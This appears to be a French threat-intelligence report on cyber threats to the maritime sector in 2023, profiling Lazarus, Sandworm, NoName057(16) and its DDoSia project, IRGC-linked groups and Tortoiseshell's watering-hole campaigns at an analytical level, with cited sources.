Le Groupe Lazarus s'est également distingué par l'exploitation de nombreuses vulnérabilités. En particulier, la vulnérabilité Log4Shell (CVE-2021-44228) a été exploitée pour compromettre des entreprises du secteur nucléaire.⁶ Durant l'année 2023, le groupe a exploité la CVE-2023-38831, qui affecte le logiciel de compression WinRAR, pour l'accès initial dans une campagne ciblant le secteur de la cryptomonnaie.⁷ La même année, plusieurs entités affiliées au Groupe Lazarus ont utilisé la CVE-2023-42793, qui affecte TeamCity. Dans la plupart de ces cas, les premières exploitations de ces CVE par le groupe ont été détectées quelques semaines seulement après la divulgation des vulnérabilités, témoignant de leur capacité à s'adapter rapidement.

Le groupe ne se limite pas à l'exploitation de vulnérabilités déjà connues. En 2022, il a exploité à deux reprises une vulnérabilité *zero-day* dans un logiciel largement utilisé par des institutions sud-coréennes.⁸ De plus, le Groupe Lazarus a exploité la CVE-2022-0609 dans Google Chrome pendant un mois avant que Google ne détecte la faille, pour exécuter du code à distance, notamment dans le cadre de l'opération Dreamjob.

Les compromissions par attaques des chaînes d'approvisionnement

Lorsque l'accès direct à la cible de l'opération n'est pas envisageable, le groupe exploite les vulnérabilités présentes au sein de sa chaîne d'approvisionnement. En mars 2023, Lazarus a utilisé une vulnérabilité dans le logiciel d'authentification MagicLine4NX, développé

par une société sud-coréenne, pour accéder aux réseaux ciblés. Une fois dans le réseau, une vulnérabilité *zero-day* a permis le déplacement latéral et la compromission de la cible.⁹

Ce scénario s'est reproduit lors de la compromission de l'entreprise de logiciel de VoIP 3CX. Il semble que cette compromission soit le résultat d'une attaque réussie sur la société Trading Technologies, qui développe le *package X_TRADER* utilisé par 3CX. Le groupe a également compromis CyberLink, exploitant une version modifiée d'un fichier d'installation entre octobre et novembre 2023.¹⁰

Le secteur maritime stratégique pour les ambitions nord-coréennes

Le secteur maritime a régulièrement été la cible du Groupe Lazarus, notamment à l'encontre d'entités de Corée du Sud. Outre l'affrontement historique entre ces deux pays, la Corée du Sud est une puissance majeure de la construction navale, positionnée juste derrière la Chine depuis 2021. De plus, en 2023, la Corée du Sud détenait 80% du marché des navires à gaz naturel liquéfié (LNG), des navires à haute valeur ajoutée. En 2017, afin de contourner les sanctions imposées par les États-Unis, le Groupe Lazarus a créé un jeton numérique innovant, le "*Marine Chain Token*"¹¹. Utilisant la technologie blockchain, ce jeton permettait aux investisseurs d'acheter des parts dans des cargos, sans révéler que ces navires étaient en réalité possédés et contrôlés par la Corée du Nord.

En parallèle de cette initiative dans le secteur financier numérique, l'intérêt soutenu de la Corée du Nord pour la technologie sous-marine a été illustré par des intrusions répétées en 2014, 2017, et 2021 au sein de *Daewoo Shipbuilding & Marine Engineering (DSME)*, l'un des principaux constructeurs navals sud-coréens. Ces intrusions ont permis le vol de documents sensibles et de plans de conception. Aujourd'hui, des attaques récurrentes visant la majorité des entreprises de construction navale sud-coréennes sont détectées.

Références

1. "Endpoint protection - symantec enterprise," <https://community.broadcom.com/symantecenterprise/communities/communityhome/librarydocuments/viewdocument?DocumentKey=8ae1ff71-e440-4b79-9943-199d0adb43fc&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments>.

Cependant, les campagnes du Groupe Lazarus ne se limitent pas à la Corée du Sud. En 2021, un logiciel malveillant associé au groupe a été découvert sur le système d'information d'une entreprise de fret logistique en Afrique du Sud¹².

Vers fin 2022, le Groupe Lazarus aurait infiltré les systèmes d'un centre de recherche technologique maritime et naval, utilisant probablement une attaque par compromission de la chaîne d'approvisionnement¹³.

L'activité du Groupe Lazarus demeure importante en 2024, avec des intrusions notables chez au moins deux fabricants sud-coréens spécialisés dans l'équipement de fabrication de puces.

Le soutien au programme militaire

Le 6 septembre 2023, Kim Jong-un a inauguré le Hero Kim Kun Ok, un nouveau sous-marin nucléaire, supposément capable de transporter une dizaine de missiles balistiques¹⁴. Bien qu'il puisse simplement s'agir d'une modification d'un sous-marin existant pour intégrer des tubes lance-missiles, il est difficile d'établir dans quelle mesure l'espionnage mené par le Groupe Lazarus au cours des années précédentes a pu aider à la construction ou à l'amélioration de ce bâtiment. De même, il est complexe de déterminer comment les 1,3 milliard de dollars de bénéfices estimés du groupe ont pu contribuer au financement de ce projet.

L'expansion et la modernisation de la flotte nord-coréenne restent cruciales pour Pyongyang, augmentant potentiellement sa capacité à collaborer plus étroitement avec la Chine et la Russie lors d'éventuels exercices navals conjoints. Cette stratégie d'élargissement pourrait également être liée à un futur investissement dans le développement de sous-marins nucléaires, un atout stratégique majeur pour Kim Jong-un dans la compétition avec les États-Unis.

2. "Lazarus under the hood," <https://securelist.com/lazarus-under-the-hood/77908/>.
3. "More evidence for wannacry 'link' to north korean hackers," <https://www.bbc.com/news/technology-40010996>.
4. "Operation 'dream job' widespread north korean espionage campaign – clearsky cyber security," <https://www.clearskysec.com/operation-dream-job/>.
5. "Countering threats from north korea," <https://blog.google/threat-analysisgroup/countering-threats-north-korea/>.
6. "Operation blacksmith: Lazarus targets organizations worldwide using novel telegram-based malware written in dlang," https://blog.talosintelligence.com/lazarus_new_rats_dlang_and_telegram/.
7. "Konni apt exploits winrar vulnerability (cve-2023-38831) targeting the cryptocurrency industry," <https://medium.com/@knownsec404team/konni-aptexploits-winrar-vulnerability-cve-2023-38831-targeting-the-cryptocurrencyindustry-d97f6ea7d584>.
8. "Lazarus group attack case using vulnerability of certificate software commonly used by public institutions and universities - malware analysis," <https://malware.news/t/lazarus-group-attack-case-using-vulnerability-of-certificatesoftware-commonly-used-by-public-institutions-and-universities/67715/1>.
9. "Lazarus group's operation dream magic," <https://asec.ahnlab.com/en/57736/>.
10. "Diamond sleet supply chain compromise distributes a modified cyberlink i n s t a l l e r , " <https://www.microsoft.com/en-us/security/blog/2023/11/22/diamondsleet-supply-chain-compromise-distributes-a-modified-cyberlink-installer/>.
11. "Office of public affairs | three north korean military hackers indicted in wideranging scheme to commit cyberattacks and financial crimes across the globe | united states department of justice," <https://www.justice.gov/opa/pr/three-northkorean-military-hackers-indicted-wide-ranging-scheme-commit-cyberattacks-and>.
12. "(Are you) afreight of the dark? Watch out for vyveva, new lazarus backdoor," <https://www.welivesecurity.com/2021/04/08/are-you-afreight-dark-watch-outvyveva-new-lazarus-backdoor/>.
13. "Warning of north korean cyber threats targeting the defense sector," https://www.verfassungsschutz.de/SharedDocs/publikationen/DE/cyberabwehr/2024-02-19-joint-cyber-security-advisory-englisch.pdf?__blob=publicationFile&t=2.
14. "North korea launches new ballistic missile submarine," <https://beyondparallel.csis.org/north-korea-launches-new-ballistic-missilesubmarine/>.



Navigation keypad with numeric keys (0-9), function keys (CLR, DEL, F1-F12), and a trackball.

Large touch-screen control panel with a grid of buttons and a numeric keypad. Includes an 'ALARMS' section and various system control buttons.

Vertical control panel on the right side of the console, featuring a digital display showing '13', a 'PITCH' knob, and other indicators.

RUSSIE

Dans un contexte de guerre avec l'Ukraine, les groupes affiliés à la Russie ont continué à être actifs durant l'année 2023. Dans un contexte d'embargo et de restrictions à l'encontre de la Russie, des attaques sur les infrastructures portuaires auraient pu avoir lieu, compte tenu des modes opératoires russes connus. Cependant, aucune attaque n'a été identifiée à ce jour contre le secteur maritime ukrainien, que ce soit dans le domaine militaire ou civil (pour bloquer ou ralentir les exportations de céréales ukrainiennes par la mer Noire, par exemple).

Toutefois, durant l'année 2023, plusieurs groupes réputés russes auraient ciblé des entreprises de transport et de logistique basées en Ukraine et dans des pays appartenant à l'OTAN. Microsoft aurait observé **Sandworm**, menant des actions de sabotage à l'encontre du réseau d'une entreprise de logistique.⁵ Des investigations menées par Sekoia.io⁶ ont permis de détecter un ciblage similaire mené par le groupe **Calisto**. Le groupe serait à l'origine de campagnes de *phishing* visant à dérober des informations d'identification appartenant à des entités du domaine de la logistique.

Le secteur maritime peut également être une cible indirecte de certaines attaques étatiques. *Check Point Research* (CPR) a publié une analyse d'une campagne d'espionnage attribuée au groupe présumé russe **Gamaredon** contre des entités ukrainiennes. Le groupe a diffusé le ver **LittleDrifter** à l'aide de clés USB. *Check Point* évoque une possible propagation de ce ver aux Etats-Unis, au Vietnam, au Chili, en Allemagne, en Pologne et à Hong Kong. Le domaine maritime est particulièrement sensible à cette menace, une partie de son infrastructure étant décorrélée d'internet, les opérations de mise à jour sont réalisées via des clés USB.





Le Groupe russe Sandworm cible le secteur énergétique ukrainien en coordination avec une frappe de missiles des forces armées russes⁷.

Sandworm, un acteur menaçant ayant des antécédents d'attaques d'infrastructures critiques, a infiltré une organisation énergétique ukrainienne et provoqué une panne de courant lors de frappes de missiles russes contre des services publics ukrainiens en octobre 2022. Sandworm a ensuite déployé une version mise à jour de CADDYWIPER contre l'environnement informatique de la victime pour amplifier les perturbations et éventuellement entraver les enquêtes sur l'incident.

Les précédentes attaques du groupe contre des infrastructures civiles ont fait l'objet de demandes formelles adressées au Bureau du Procureur de la Cour pénale internationale pour l'ouverture d'une enquête sur d'éventuels crimes de guerre.

Étant donné que Sandworm avait déjà eu l'occasion de mener l'opération avant cette attaque à la roquette, le chevauchement des délais pourrait indiquer des efforts visant à combiner l'utilisation d'armes conventionnelles avec des cyber-capacités.

En ce qui concerne les cyber-opérations, cette combinaison peut également offrir l'avantage de dissimuler la cause cybernétique comme dans cet exemple de panne de courant et d'empêcher la découverte de voies et d'outils d'attaque.

Les agences gouvernementales aux États-Unis, au Royaume-Uni et dans l'Union européenne ont établi à plusieurs reprises des liens évidents entre Sandworm et le Centre principal des technologies spéciales (GTsST), également connu sous le nom d'unité 74455, qui fait partie du service de renseignement militaire russe GRU.



+ FOCUS SUR NONAME057(16)

Depuis le début de la guerre en Ukraine, les actions de groupes nationalistes ou hacktivistes se sont multipliées, le plus souvent en ayant recours à des attaques dites DDoS ou des défacements de sites.

Le groupe **Killnet** a été particulièrement médiatisé durant la première partie du conflit. Cependant, l'année 2023 a été marquée par l'apparition de nouveaux acteurs comme **Anonymous Sudan**, **UserSec,22C** ou encore **NoName057(16)**. Le mode opératoire majoritairement utilisé consiste en des attaques DDoS, précédées d'annonces publiées sur des comptes de réseaux sociaux (majoritairement Télégram), revendiquant l'attaque tout en apportant une justification politique à l'action.

NoName057(16) cible des organisations dont le pays d'origine a pris des positions jugées opposées à la Russie, notamment en ce qui concerne le conflit russo-ukrainien. Parmi les pays ciblés, on retrouve l'Ukraine, la France, l'Italie, l'Allemagne, la République Tchèque, ou encore la Lettonie. Aucun secteur n'est spécifiquement visé toutefois les secteurs gouvernementaux, des transports sans doute du fait de leur rôles stratégiques ont été particulièrement atteints. Aucune information ne permet cependant de vraiment comprendre comment les attaquants établissent la liste de leurs victimes. **NoName057(16)** a été très actif durant l'année 2023. Il a ciblé de nombreux secteurs et particulièrement le domaine maritime. Le groupe aurait ainsi fait plus de 300 victimes, ce qui fait de lui, le premier acteur visant ce domaine.

L'apparition du groupe NoName remonterait au mois de mars 2022, peu de temps après l'invasion de l'Ukraine par la Russie. Le groupe revendiquera tout d'abord des attaques par déni de service distribué (DDoS) ciblant l'Ukraine. Le mode opératoire du groupe se concentre sur cette technique.

Le projet communautaire DDoSia

Le groupe s'est notamment fait connaître avec le projet DDoSia, une initiative collective visant à mener des attaques par DDoS à grande échelle, ciblant des entités

publiques et privées appartenant à des pays soutenant l'Ukraine et principalement des États membres de l'OTAN. Dans le cadre de ce projet, les internautes volontaires pour participer à une attaque sous la bannière de NoName sont invités à s'inscrire via un canal Telegram spécifique et à télécharger une archive, russophone ou anglophone, contenant plusieurs types de *stressers*, des logiciels permettant de générer du trafic réseau et de communiquer avec le serveur de commande et de contrôle du groupe NoName. Le *stresser* permet de générer à la fois des attaques réseaux (couche 3 du modèle OSI) et des attaques applicatives (couche 7). Les attaques applicatives sont les plus utilisées par NoName057(16) à ce jour. Les utilisateurs sont identifiés de manière unique, ce qui leur permet de recevoir un support technique et d'être rétribués en crypto-monnaies pour leur participation aux attaques du groupe. Selon le groupe, les gains sont proportionnels à l'activité de chaque participant. Des chercheurs ayant infiltré le réseau DDoSia indiquent que dans leur cas, les rémunérations furent aléatoires, tant sur le montant que sur la périodicité des paiements.

Lorsqu'une opération est lancée, les opérateurs de DDoSia téléchargent la liste des organisations à cibler depuis le serveur de contrôle - commande, avant de lancer leur attaque.

Des chercheurs en cybersécurité ont analysé les *stressers* de NoName057(16) afin de récupérer l'adresse IP du serveur de C2 et d'initier des procédures de démantèlement auprès des autorités locales. Initialement localisé en Lettonie, ce serveur a transité par le Brésil, la Moldavie, ou encore le Nigéria. Pour faire face à ces initiatives, NoName057(16) a complexifié l'analyse du code de son *stresser* par différentes techniques d'obfuscation, entraînant ainsi une course entre le groupe et les équipes défensives.

La communication du groupe

NoName057(16)

Au-delà de la mise en place et de la gestion du projet DDoSia, NoName a construit un véritable organe de communication très structuré. Le groupe possède différents comptes Telegram, chacun ayant une mission propre.

PANORAMA DE

LA MENACE CYBER MARITIME

26

2023

Il dispose ainsi :

- D'un canal russophone, canal principal de communication du groupe dans lequel les actions cyber du groupe sont annoncées.
- D'un canal anglophone reprenant presque à l'identique le contenu du canal russophone.
- D'un canal présentant le projet DDoSia, servant de lieu d'échanges techniques entre les opérateurs du groupe. On y trouve par exemple le lien vers la plateforme GitHub hébergeant les instructions techniques pour les volontaires souhaitant participer aux opérations de NoName057(16).

Le nombre d'abonnés aux canaux russophone et anglophone de NoName057(16) ont fortement augmenté entre février et mars 2023, pour atteindre respectivement, fin mars 2023, 73 000 et 7 000 abonnés.

Le groupe utilise ses deux principaux canaux pour communiquer sur ses projets d'attaques. Il expose dans ce cadre, les motivations de celles-ci, censées dénoncer le plus souvent les agissements d'un gouvernement apportant son soutien à l'Ukraine. Mais l'acteur semble de plus en plus s'intéresser ou même s'immiscer dans les affaires politiques de certains pays. Au mois de mars 2023, NoName annonçait viser la Pologne ou encore l'Espagne pour soutenir les agriculteurs manifestant contre les facilités accordées aux exportations agricoles à destination de l'Ukraine depuis le début de la guerre ou encore à des pompiers espagnols en colère demandant une augmentation de leur budget.

Les actions de NoName et plus globalement de l'ensemble des groupes hacktivistes font l'objet d'une médiatisation accrue de la part des médias traditionnels, ce qui amplifie particulièrement l'impact réel des attaques.

Le OWN-CERT a entrepris l'analyse du fonctionnement de l'écosystème NoName. Et ce, notamment, en mettant en lumière la reprise des éléments de langage du groupe, coordonnés sur un réseau social plutôt confidentiel (Telegram) et diffusés sur des plateformes plus grands publics (X, ex-Twitter).



Capture d'écran d'un post Telegram de NoName (source:OWN-CERT)

Pour commencer, une analyse des comptes Telegram utilisés par NoName en 2023 a été réalisée. Elle fait apparaître différents profils utilisant principalement le russe comme langue de communication.


Trois types de comptes ont pu être identifiés :

- **Des comptes se présentant comme des relais informationnels** relatant principalement des actions menées par l'Ukraine à l'encontre de la Russie et des pays leur apportant de l'aide. Ils reprennent globalement les narratifs anti-occidentaux utilisés depuis le début de la guerre;
- **A cela, s'ajoutent des comptes proposant aux abonnés de gagner de l'argent** avec des techniques à la limite de la légalité ou bien encore des comptes proposant des didacticiels pour mieux opérer sur le net.
- **Pour finir, les publications de NoName sont également partagées par d'autres acteurs hacktivistes** comme WeAre Killnet, UserSec, 22C ou encore CyberArmy, tout particulièrement lorsque ces acteurs s'unissent, tout du moins dans leur communication, pour mener des actions à l'encontre de cibles communes.

Le compte Telegram en langue anglaise, beaucoup moins suivi, voit également ses publications partagées par les mêmes comptes russes mais également par des comptes de nationalités différentes (chinois, espagnols...) traitant des mêmes thématiques.


Concernant les réseaux sociaux plus grand public comme X, un échantillon d'analyse sur un mois permet de constater un taux très faible de reprise des activités ou des attaques de NoName. Ce constat est dans un premier temps surprenant dans la mesure où les attaques orchestrées par ce genre d'acteurs suscitent toujours de très fortes réactions dans les pays visés. De plus, une précédente analyse du OWN-CERT sur Killnet, particulièrement actif dans la galaxie des groupes hacktivistes au début de la guerre, avait permis de constater un fort taux de reprise sur X ainsi que des écosystèmes de partage clairement établis.

Les actions du groupe, sans être massivement partagées sur les réseaux sociaux, arrivent pourtant à être repris par de nombreux médias. NoName n'hésite alors pas à reprendre les publications faites par ceux-ci en constituant des montages de ces articles sur ses propres canaux Telegram. Ils possèdent à cet effet une rubrique "They Write About Us".



Capture d'écran des posts de NoName sur Telegram (source:OWN-CERT)

NoName semble porter les narratifs du discours pro-russe à la manière d'un influenceur au service du gouvernement russe. Cette décentralisation de l'influence semble transposable au concept d'"entrepreneur d'influence" développé par Kevin Limonier¹. Toutefois, sa méthodologie semble davantage s'appliquer à des personnes physiques qu'à des groupes. Actuellement, il n'a pas été possible d'identifier une structure propre à NoName comme il a pu être fait pour Killnet.



Capture d'écran des posts de NoName sur Telegram (source:OWN-CERT)

Cette médiatisation importante du groupe permet surtout au pouvoir russe de bénéficier d'opérations d'influence sans pour autant les mener lui-même. Il est possible de modéliser les tactiques, techniques et procédures (TTPs) issues du framework DISARM², employées par NoName, afin de mettre en lumière un comportement largement fondé sur la communication de ses actions et la diffusion d'éléments de langage pro-russes.

TA02 Plan Objectives	TA13 Target Audience Analysis	TA16 Establish Legitimacy	TA07 Select Channel and Affordances	TA09 Deliver Content	TA12 Assess Effectiveness
T0002 Facilitate State Propaganda	T0072 Segment Audiences	T0100 Co-opt Trusted Sources	T0104.003 Private/Closed Social Networks	T0117 Attract Traditional Media	T0134.001 Message reach
T0066 Degrade Adversary	T0072.001 Geographic Segmentation	T0100 Co-opt Trusted Sources		T0105 Media Sharing Networks	T0134.002 Social media engagement
T0075 Dismiss	T0081 Identify Social and Technical Vulnerabilities				
T0075.001 Discredit Credible Sources	T0081.004 Identify Existing Fissures				
T0076 Distort		T0081.005 Identify Existing Conspiracy Narratives/Suspicious			

Références

1. "Le dispositif d'influence informationnelle de la Russie en Afrique subsaharienne francophone : Un écosystème flexible et composite," <https://journals.openedition.org/questionsdecommunication/29005#tocto1n2>.
2. "DISARM foundation," <https://www.disarm.foundation/>.

YEMEN

L'Iran apporte également son soutien à certains pays et mouvances alliés au Moyen-Orient. Parmi eux, les rebelles houthis sont notamment responsables d'attaques physiques sur les navires en mer rouge, en réponse aux opérations militaires israéliennes dans la bande de Gaza. Dans le domaine cybernétique, un nouvel acteur cyber méconnu, nommé **OilAlpha**, serait lié à ce mouvement. L'activité du groupe semble être l'espionnage, des appareils portables auraient été ciblés avec des outils d'accès à distance (RAT) tels que **SpyNote** et **SpyMax**. D'après un rapport de Recorded Future, les entités ciblées étaient arabophones et utilisaient des appareils Android.

Si le domaine maritime n'a pas été directement visé par cet attaquant d'après les premières analyses, cette menace ne doit pas être écartée compte tenu des actions en cours menées par les Houthis.


IRAN

La résurgence du conflit Israël/Hamas a également remis en lumière les confrontations déjà existantes entre l'Iran et Israël. Dans le cadre de ce conflit, le rôle du Corps des gardiens de la révolution islamique (IRGC),⁸ une organisation paramilitaire en théorie aux ordres du chef de l'État iranien, mais également décrite comme un état dans l'État^{9,10} est à souligner. Considéré comme un groupe terroriste par les États-Unis depuis 2019, l'IRGC fait aussi l'objet de sanctions européennes à la suite de diverses actions violentes contre la population iranienne, Israël, l'Arabie Saoudite, ainsi que pour son soutien politique, militaire, financier ou technologique au Hezbollah, au Hamas, aux Houtis et aux milices chiites irakiennes et syriennes. Le Corps des gardiens de la révolution est chargé de la sécurisation du détroit d'Ormuz où est déployée une partie de sa force navale. Il dispose aussi de navires de renseignement qui surveillent le détroit de Bab-el-Mandeb, dont le Behshad, un cargo reconverti.¹¹ La surveillance du trafic maritime dans le détroit d'Ormuz permet à l'IRGC d'organiser divers trafics de produits de contrebande et d'armes,¹² le contournement des sanctions¹³ et lui permet également de saisir des navires marchands dans le cadre de pressions internationales^{14 - 15 - 16}.

Dans l'espace cyber, le Corps est chargé de la surveillance de la dissidence intérieure, du contre-espionnage, du renseignement extérieur, et ponctuellement d'actions de représailles. Ses capacités sont essentiellement fournies par des hackers iraniens souvent liés idéologiquement ou administrativement au Corps et organisés en sociétés de prestation de service ou en instituts de recherche. De ce fait, **Tortoishell**, qui a lui-même été lié à la société Mahak Rayan Afraz,¹⁷ n'est pas le seul mode opératoire associé aux gardiens de la révolution qui commanditeraient aussi, entre autres, APT 33 (aka Refined Kitten, Peach Sandstorm) et APT 35 (aka Charming Kitten, Mint Sandstorm),¹⁸ deux groupes étatiques qui ciblent régulièrement Israël, l'Arabie Saoudite et les États-Unis.

+ MODES OPÉRATOIRES D'ATTAQUES ASSOCIÉS À L'IRGC.

Sources : OWN-CERT




+ FOCUS SUR TORTOISESHELL


Tortoiseshell (Imperial Kitten, Crimoson Sandstorm, Smoke Sandstorm, Yellow Liderc, TA456) est un groupe associé au Corps des gardiens de la révolution islamique (IRGC).

L'ingénierie sociale comme vecteur de compromission principal

Comparé aux autres menaces étatiques iraniennes, Tortoiseshell utilise une gamme peu étendue de techniques d'intrusion et ne possède que quelques codes malveillants. Cependant, les membres de ce groupe sont passés maîtres dans l'exploitation de l'ingénierie sociale et investissent beaucoup de temps à construire une relation de confiance avec leurs cibles, avant de les inciter à ouvrir un fichier malveillant¹. Ce fichier malveillant peut-être un fichier Office utilisant des macros *Visual Basic* ou un programme présenté comme un service légitime. Les rencontres amoureuses et la recherche d'emploi sont des thématiques régulièrement utilisées par Tortoiseshell.



+ Faux sites de recrutement créés par Tortoiseshell. (source:Mandiant)



+ Faux sites de recrutement créés par Tortoiseshell. (source:Mandiant)

Le fichier malveillant envoyé à la victime a pour fonction d'installer une porte dérobée sur son poste. Les codes malveillants déployés par Tortoiseshell appartiennent aux familles Syskit (2018-2019), Liderc/LEMPO (2019-2021), IMAPLoader (2022-2023) ou MINIBIKE/MINIBUS (2022-2024). L'utilisation du protocole SMTP pour exfiltrer des informations ou pour recevoir des commandes à l'aide de courriels est une caractéristique commune à l'ensemble de ces outils.


Tortoiseshell est également capable de compromettre des serveurs web, comme en témoigne sa première campagne en 2019, ciblant des prestataires IT en Arabie Saoudite dans ce qui semblait être une attaque par la chaîne d'approvisionnement² et les campagnes d'attaques par point d'eau ciblant le secteur maritime entre 2022 et 2023.

Retour sur une campagne inhabituelle d'attaques par point d'eau ciblant le secteur maritime

Les cibles habituelles de Tortoiseshell sont des individus ou des entreprises travaillant dans les secteurs de la défense ou de l'aéronautique en Arabie Saoudite, aux Etats-Unis ou en Israël. Cependant, entre 2021 et 2023,

des attaques imputées à ce groupe ont ciblé plusieurs sites web de compagnies israéliennes des secteurs de la logistique et du transport maritime³⁻⁴⁻⁵⁻⁶. Ces attaques utilisaient la technique dite de « point d'eau », aussi nommée « compromission stratégique de sites web ». Il s'agit pour l'attaquant de compromettre un site légitime afin d'y injecter un script malveillant qui sera exécuté par les visiteurs. Le site compromis est donc le moyen par lequel l'adversaire cherche à atteindre ses cibles finales.

